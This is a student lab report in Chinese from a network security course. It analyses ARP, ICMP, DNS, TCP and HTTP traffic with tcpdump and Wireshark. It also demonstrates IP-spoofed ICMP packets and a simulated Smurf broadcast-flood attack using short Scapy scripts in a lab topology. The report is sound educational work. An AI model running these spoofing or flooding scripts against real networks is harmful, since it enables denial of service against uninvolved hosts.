网络安全工程与实践 课程实验报告

Lab01:计算机网络基础与常用工具

院系　　工程物理系

姓名　　司书屹

学号　　2022011090

2024 年 9 月 24 日

目录

1 使用 tcpdump 分析 ICMP 流量

地址解析协议 **ARP** 是一种用于解析 IP 地址(网络层)和 MAC 地址(数据链路层)之间的对应关系的网络层协议。网络拓扑中的每个主机都维护有自己的 ARP 缓存表，记录已知的 IP 地址和 MAC 地址的对应关系。当产生了发送数据包到某个 IP 的需求时，首先查询 ARP 缓存表，如果没有找到对应的 MAC 地址，就会向直连网关发送 ARP Request 广播，请求对应 IP 的 MAC 地址。如果在洪泛广播的过程中，有主机收到了 ARP Request，且发现自己的 IP 地址与请求的 IP 地址相同，就会向请求方发送 ARP Reply，告知自己的 MAC 地址。ARP Reply 的目的是让请求方更新 ARP 缓存表，以便后续的通信。

互联网控制消息协议 **ICMP** 定义了一组用于 IP 协议的控制消息。ICMP 消息通常用于报告错误状况，如主机不可达、路由不可达等。ICMP 消息也可以用于网络测试，如 ping 命令就是基于 ICMP 协议实现的。每个 ICMP 消息都被封装在一个 IP 数据包中，和 UDP 类似，它是无连接不可靠的。

ping 是一个计算机网络工具，用于测试主机之间的连通性。ping 命令通过发送 ICMP Echo Request 数据包到目标主机，然后等待目标主机返回 ICMP Echo Reply 数据包，从而判断目标主机是否在线。ping 命令的工作原理是基于 ICMP 协议实现的。

本实验的网络拓扑结构如下图




图 1.0.1 实验 1 网络拓扑

在 Client 上利用 tcpdump 监视 eth0 网口的数据包，结合 ping 命令向内外网服务器发送 ICMP 数据包，分析数据包获得相关 IP/MAC 信息，加深对网络基础知识的理解。

1.1 子网内外部流量分析

启动拓扑中的所有节点，登录 Client，根据指示检查可用网口和 IP/MAC 地址。执行如下 sh 脚本(sudo)获取子网内数据包通信情况

```
1  #!/bin/bash
2
3  ip neigh flush all                # clear ARP cache
4  tcpdump -i eth0 -n -e > log &     # start tcpdump and save log
5  TCPDUMP_PID=$!                    # get tcpdump process ID
6  sleep 0.5
7  ping 192.168.3.200 -c 2           # ping inside subnet(2 times)
8  ping 192.168.4.105 -c 2           # ping outside subnet(2 times)
9  sleep 1
10 kill $TCPDUMP_PID                 # stop tcpdump
11
12 cat log | grep ARP > arp_log      # filter ARP packets
13 cat log | grep ICMP > icmp_log    # filter ICMP packets
```

1.1.1 ARP 数据包分析

查看 arp_log 记录，可以看到 2 组 ARP Request 和 ARP Reply 数据包，分别对应内外网的通信情况，记录如下图

这里 ARP 交互的数据包组数不等于 ping 请求的次数，是因为只有主机 ARP 缓存表中没有目标 IP 的 MAC 地址时，才会发生 ARP 交互，在针对两组 IP 的第一次 ping 请求后，主机的 ARP 缓存表中已经有了目标 IP 的 MAC 地址，所以不会再次发生 ARP 交互。

```
imool@ubuntu-20-desktop:~/test$ cat arp_log
03:15:05.853380 02:99:c2:70:22:6c > ff:ff:ff:ff:ff:ff, ethertype ARP (0x0806),
ength 42: Request who-has 192.168.3.200 tell 192.168.3.10, length 28
03:15:05.858240 02:82:00:d8:48:8e > 02:99:c2:70:22:6c, ethertype ARP (0x0806),
ength 60: Reply 192.168.3.200 is-at 02:82:00:d8:48:8e, length 46
03:15:06.862320 02:99:c2:70:22:6c > ff:ff:ff:ff:ff:ff, ethertype ARP (0x0806),
ength 42: Request who-has 192.168.3.1 tell 192.168.3.10, length 28
03:15:06.866468 02:dd:a5:a2:46:04 > 02:99:c2:70:22:6c, ethertype ARP (0x0806),
ength 60: Reply 192.168.3.1 is-at 02:dd:a5:a2:46:04, length 46
```

图 1.1.2 ARP 数据包记录

- 第一组 ARP 交互发生在内网。由于 Client 的 ARP 缓存表中不包括 192.168.3.200 的相关记录，且自身的掩码配置为 24，计算出目标 IP 与自己位于同一子网下，因此 Client(192.168.3.10)在所属子网内广播 ARP Request，直接请求 192.168.3.200 的 MAC 地

址(可以看到该报文中的目标 MAC 地址字段仍为默认值 ff:ff:ff:ff:ff:ff)；同一子网下的 Internal Server(192.168.3.200)收到 ARP Request 后，向 Client 发送 ARP Reply，告知自己的 MAC 地址。

- 第二组 ARP 交互发生在内外网之间。同样的，起初 Client 并没有 192.168.4.105 的链路层地址信息，并且根据掩码计算得出目标 IP 位于不同子网，因此 Client 广播请求默认网关 192.168.3.1 的 MAC 地址，以便将数据包发送到外网；Router 给予 ARP reply 回应，告知自己的 MAC 地址。

1.1.2 ICMP 数据包分析

查看 icmp_log 记录，可以看到 4 组 ICMP ECHO Request 和 ICMP ECHO Reply 数据包，恰好是 ping 命令的执行次数。下图截取了两种情况下各一组 ICMP 数据包

```
03:32:49.668052 02:99:c2:70:22:6c > 02:82:00:d8:48:8e, ethertype IPv4 (0x0800),
length 98: 192.168.3.10 > 192.168.3.200: ICMP echo request, id 75, seq 2, length
 64
03:32:49.671461 02:82:00:d8:48:8e > 02:99:c2:70:22:6c, ethertype IPv4 (0x0800),
length 98: 192.168.3.200 > 192.168.3.10: ICMP echo reply, id 75, seq 2, length 6
4
03:32:49.680104 02:99:c2:70:22:6c > 02:dd:a5:a2:46:04, ethertype IPv4 (0x0800),
length 98: 192.168.3.10 > 192.168.4.105: ICMP echo request, id 76, seq 1, length
 64
03:32:49.684568 02:dd:a5:a2:46:04 > 02:99:c2:70:22:6c, ethertype IPv4 (0x0800),
length 98: 192.168.4.105 > 192.168.3.10: ICMP echo reply, id 76, seq 1, length 6
4
```

图 1.1.3 ICMP 数据包记录

可以看到两组 ICMP ECHO 交互分别发生在 Client 与 Internal Server，Client 与 External Server 之间，记录中包含了各自的 IP 与 MAC 地址，你来我往，井井有条。

1.2 掩码配置错误流量分析

修改 Client 的子网掩码为 28，可以预见的结果是，Client(192.168.3.10)会认为自己的子网空间只能容纳$2^4 = 16$个地址，会错误地认为 Internal Server(192.168.3.200)与自己不在同一子网下，转而会直接广播询问默认网关的 MAC 地址，导致网关 Router 检测到异常请求，发出警告。

再次执行上述 sh 脚本，记录数据包通信情况，不出意外地，在 ping Internal Server 时，得到了一条错误警告

```
--- 192.168.3.200 ping 统计 ---
已发送 1 个包， 已接收 1 个包，+1 错误，0% 包丢失，耗时 0 毫秒
rtt min/avg/max/mdev = 14.298/14.298/14.298/0.000 ms
PING 192.168.4.105 (192.168.4.105) 56(84) bytes of data.
64 字节，来自 192.168.4.105: icmp_seq=1 ttl=63 时间=4.50 毫秒
64 字节，来自 192.168.4.105: icmp_seq=2 ttl=63 时间=3.92 毫秒

--- 192.168.4.105 ping 统计 ---
已发送 2 个包， 已接收 2 个包，0% 包丢失，耗时 1002 毫秒
rtt min/avg/max/mdev = 3.921/4.209/4.498/0.288 ms
14 packets captured
14 packets received by filter
0 packets dropped by kernel
```

图 1.2.4 掩码配置错误流量记录

查看 icmp_log 记录，会发现出现了一种新的 ICMP 协议 IP 包 `ICMP Redirect`，这是 Router 发出的警告信息，告知 Client 不应要求其向外网转发 ICMP Echo Request 数据包，而是直接在内网中寻找目标主机。检查 arp_log 也会发现，在第一次 ping Internal Server 时，Client 就如我们预期的那样，直接广播查询 Router 的 MAC 地址，而不是 Internal Server 的 MAC 地址。

```
imool@ubuntu-20-desktop:~/test$ cat icmp_log
04:00:05.426877 02:99:c2:70:22:6c > 02:dd:a5:a2:46:04, ethertype IPv4 (0x0800),
length 98: 192.168.3.10 > 192.168.3.200: ICMP echo request, id 77, seq 1, length
 64
04:00:05.430641 02:dd:a5:a2:46:04 > 02:99:c2:70:22:6c, ethertype IPv4 (0x0800),
length 70: 192.168.3.1 > 192.168.3.10: ICMP redirect 192.168.3.200 to host 192.1
68.3.200, length 36
```

图 1.2.5 尝试向网关发送 ICMP Echo Request 后被驳回

```
imool@ubuntu-20-desktop:~/test$ cat arp_log
04:00:05.420674 02:99:c2:70:22:6c > ff:ff:ff:ff:ff:ff, ethertype ARP (0x0806), l
ength 42: Request who-has 192.168.3.1 tell 192.168.3.10, length 28
04:00:05.426845 02:dd:a5:a2:46:04 > 02:99:c2:70:22:6c, ethertype ARP (0x0806), l
ength 60: Reply 192.168.3.1 is-at 02:dd:a5:a2:46:04, length 46
04:00:05.430679 02:99:c2:70:22:6c > ff:ff:ff:ff:ff:ff, ethertype ARP (0x0806), l
ength 42: Request who-has 192.168.3.200 tell 192.168.3.10, length 28
04:00:05.435379 02:82:00:d8:48:8e > 02:99:c2:70:22:6c, ethertype ARP (0x0806), l
ength 60: Reply 192.168.3.200 is-at 02:82:00:d8:48:8e, length 46
```

图 1.2.6 错误的 ARP Request 行为

1.3 地址数据

Operation	ARP Request		ARP Reply		ICMP ECHO Request		ICMP ECHO Reply	
	src MAC	dst MAC	src MAC	dst MAC	src IP	dst IP	src IP	dst IP
inside subnet	02:99:c2:70:22:6c	ff:ff:ff:ff:ff:ff	02:82:00:d8:48:8e	02:99:c2:70:22:6c	192.168.3.10	192.168.3.200	192.168.3.200	192.168.3.10
outside subnet	02:99:c2:70:22:6c	ff:ff:ff:ff:ff:ff	02:dd:a5:a2:46:04	02:99:c2:70:22:6c	192.168.3.10	192.168.4.105	192.168.4.105	192.168.3.10
wrong mask	02:99:c2:70:22:6c	ff:ff:ff:ff:ff:ff	02:dd:a5:a2:46:04	02:99:c2:70:22:6c	192.168.3.10	192.168.3.200	192.168.3.200	192.168.3.10

在 Wrong mask 一行，记录的 ARP 数据包是 Client 与 Internal Server 之间的，因为与 External Server 之间的通信没有任何异常。此外，该行中 ICMP ECHO Request 数据包的 dst IP 是数据包封装的 IP,而非事实上直接传输的目标 IP，因为第一次 ICMP ECHO Request 被意图传给 Router，但失败了；且该行中的 ICMP ECHO Reply 均是被 ICMP Redirect 纠正后，向 Internal Server 直接请求后返回的。

2 使用 Wireshark 分析 Web 访问过程流量

Wireshark 是一个开源的网络封包分析软件，可以实时监视网络数据包的传输情况。Wireshark 支持多种协议的解析，包括 TCP、UDP、HTTP、FTP 等。本实验中，使用 Wireshark 分析 Web 访问过程的流量，了解 HTTP 协议的工作原理。

本实验的网络拓扑结构如下图





图 2.0.7 实验 2 网络拓扑

在 Client 上首先打开 wireshark 并监听 eth0 网口，同时使用浏览器访问 www.imool.com.cn 网站，在 wireshark 中依次看到 ARP/DNS/TCP/HTTP 协议的数据包，如下图所示



No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	02:77:75:a9:e2:41	Broadcast	ARP	42	Who has 192.168.3.1? Tell
2	0.002534024	MS-NLB-PhysServer-1…	02:77:75:a9:e2:41	ARP	60	192.168.3.1 is at 02:0a:5a
3	0.002549160	192.168.3.10	192.168.2.53	DNS	76	Standard query 0x8424 A ww
4	0.002562838	192.168.3.10	192.168.2.53	DNS	76	Standard query 0x052a AAAA
5	0.007320814	192.168.2.53	192.168.3.10	DNS	125	Standard query response 0x
6	0.007783034	192.168.2.53	192.168.3.10	DNS	117	Standard query response 0x
7	0.134955545	192.168.3.10	192.168.4.105	TCP	74	36690 → 80 [SYN] Seq=0 Win
8	0.138565857	192.168.4.105	192.168.3.10	TCP	74	80 → 36690 [SYN, ACK] Seq=
9	0.138583894	192.168.3.10	192.168.4.105	TCP	54	36690 → 80 [RST] Seq=1 Win
10	0.335470386	192.168.3.10	192.168.4.105	TCP	74	36696 → 80 [SYN] Seq=0 Win
11	0.335896445	192.168.3.10	192.168.4.105	TCP	74	36702 → 80 [SYN] Seq=0 Win
12	0.336094561	192.168.3.10	192.168.4.105	TCP	74	36718 → 80 [SYN] Seq=0 Win
13	0.338942363	192.168.4.105	192.168.3.10	TCP	74	80 → 36696 [SYN, ACK] Seq=
14	0.338955566	192.168.3.10	192.168.4.105	TCP	54	36696 → 80 [RST] Seq=1 Win
15	0.339323223	192.168.4.105	192.168.3.10	TCP	74	80 → 36702 [SYN, ACK] Seq=
16	0.339350876	192.168.3.10	192.168.4.105	TCP	66	36702 → 80 [ACK] Seq=1 Ack
17	0.339807119	192.168.4.105	192.168.3.10	TCP	74	80 → 36718 [SYN, ACK] Seq=
18	0.339817134	192.168.3.10	192.168.4.105	TCP	66	36718 → 80 [ACK] Seq=1 Ack
19	0.341434880	192.168.3.10	192.168.4.105	HTTP	355	GET /12.6a74c6660475ae6e8a
20	0.341524672	192.168.3.10	192.168.4.105	HTTP	361	GET /manifest.5d3b2afc12de
21	0.344086998	192.168.4.105	192.168.3.10	TCP	66	80 → 36702 [ACK] Seq=1 Ack
22	0.344658044	192.168.4.105	192.168.3.10	TCP	66	80 → 36718 [ACK] Seq=1 Ack

图 2.0.8　Wireshark 数据包记录

2.1.1　ARP 数据包分析

一组 ARP 交互发生在 Client 与默认网关 Router(192.168.3.1)之间，Client 广播请求 RouterMAC 地址，Router 回应 ARP Reply 告知自己的 MAC 地址。

2.1.2　DNS 数据包分析

Client 与 DNS 服务器之间一共进行了两次 DNS 查询，分别查询 www.imool.com.cn 的 A 记录(IPv4 地址)和 AAAA 记录(IPv6 地址)。DNS 查询过程中，Client 向 DNS 服务器发送 query 数据包，DNS 服务器回应 query response 数据包，告知 www.imool.com.cn 的 IP 地址。具体来说，答复可能包含三个字段

- Answer:包括域名和 IP 地址，例如本次实验得到的第一条针对 A 记录的回答是 `www.imool.com.cn: type A, class IN, addr 192.168.4.105`
- Authority:负责该域名的 DNS 服务器信息，例如 `imool.com.cn: type NS, class IN, ns ns.imool.com.cn`
- Additional:额外信息，例如 `ns.imool.com.cn: type A, class IN, addr 192.168.4.105`

2.1.3　TCP 数据包分析

2.1.3.1　建立连接

Client 与 Web 服务器之间建立 TCP 连接时需要进行三次握手

- Client 首先向服务器发送 SYN 数据包，请求建立连接
- 之后服务器回应 SYN+ACK 数据包，表示接受连接请求

- 最后 Client 回应 ACK 数据包，表示连接建立成功

在 wireshark 抓包中可以看到有连续多个 TCP 数据包，这是由于发生了异常而出现了 RST 中断连接，在中断之后多次尝试重连，最终成功建立连接。检查最后一次 RST 与 HTTP 数据包之间的 TCP 数据包，可以看到服务器针对 Client 先前的多次 SYN 请求进行了两次 ACK 确认，被 Client 回应 ACK 后，连接成功建立。

2.1.3.2 拆除连接

相比建立连接，Client 与服务器之间断开 TCP 连接时分别断开各自的单向信道，需要经历四次挥手

- Client 向服务器发送 FIN 数据包，请求断开连接
- 服务器回应 ACK 数据包，表示接受断开请求
- 服务器向 Client 发送 FIN 数据包，请求断开连接
- Client 回应 ACK 数据包，表示接受断开请求

在 wireshark 抓包中可以看到符合该逻辑的 TCP 数据包交互。

2.1.4 HTTP 流与 Cookie

HTTP 数据包中包含了 HTTP 请求和 HTTP 响应两种类型，HTTP 请求包括 GET/POST 等方法，请求头部包括 Host/User-Agent 等信息，请求体包括 Cookie 等信息；HTTP 响应包括状态码/响应头部等信息，响应体包括 HTML/JSON 等数据。在 wireshark 抓包中可以看到 HTTP 请求和响应的数据包，其中响应体中包含了网页的 HTML 代码，可以看到网页的结构和内容。

为了提取用户访问网页的 Cookie 信息，可以使用 wireshark 的流追踪功能，选择 `Analyze>Follow>HTTP Stream`，可以看到 HTTP 请求和响应的详细信息，可以查询到本次访问的 Cookie 为 `imool-g6a77h9w0t2u15jkx`

3 使用 Scapy 构造 ICMP Echo Request 数据包

Scapy 是一个强大的网络数据包构造和解析工具，可以用于构造各种协议的数据包，如 IP、TCP、UDP、ICMP 等。Scapy 支持 Python 语法，可以方便地构造和解析数据包。本实验中，使用 Scapy 构造 ICMP Echo Request 数据包,伪造两个用户之间的 ICMP Echo 交互行为，了解攻击原理。

本实验的网络拓扑结构如下图




图 3.0.9 实验 3 网络拓扑

首先登录 Victim，利用 wireshark 记录 eth0 的数据包信息，然后登录 Attacker，按照指导以 sudo 开启 scapy 交互式界面后，依次执行如下命令

```
1 ip_layer=IP(src="192.168.4.105",dst="192.168.3.10")
2 icmp_layer=ICMP()
3 payload="I come from Attacker-192.168.2.100"  #"hello world"
4 icmp_request=ip_layer/icmp_layer/payload
5 send(icmp_request)
```

在 Victim 的 wireshark 中可以看到 User 向 Victim 发送了 ICMP Echo Request 数据包，记录如下图




图 3.0.10 伪造的 ICMP Echo Request 数据包记录

4 Smurf 攻击

Smurf attack 是一种通过伪造受害者 IP 地址，向广播地址发送 ICMP Echo Request 数据包，从而使得所有主机向受害者主机发送 ICMP Echo Reply 数据包的 DDoS 攻击方式。Smurf 攻击利用了 ICMP Echo Request 数据包的广播特性，可以造成网络拥塞，影响网络正常通信。在本实验中，利用 scapy 脚本，模拟一次 Smurf 攻击(Dos)，了解攻击原理。

本实验的网络拓扑结构如下图




图 4.0.11　实验 4 网络拓扑

登录 Attacker,按照指导以 sudo 开启 scapy 交互式界面后，依次执行如下命令

```
1  from scapy.all import *
2  ip_layer=IP(src="192.168.4.105",dst="192.168.3.255")
3  icmp_layer=ICMP()
4  icmp_request=ip_layer/icmp_layer
5  while True:
6      send(icmp_request)
```

再分别登录放大区内的 User 主机和 Victim 主机，使用 `tcpdump -i eth0 -q` 命令查看数据包，可以看到 User 处有大量成组的 Request/Reply 数据包，而 Victim 仅接收到大量的 ICMP Echo Reply 数据包，它们是来自反射放大区内的主机。如下图

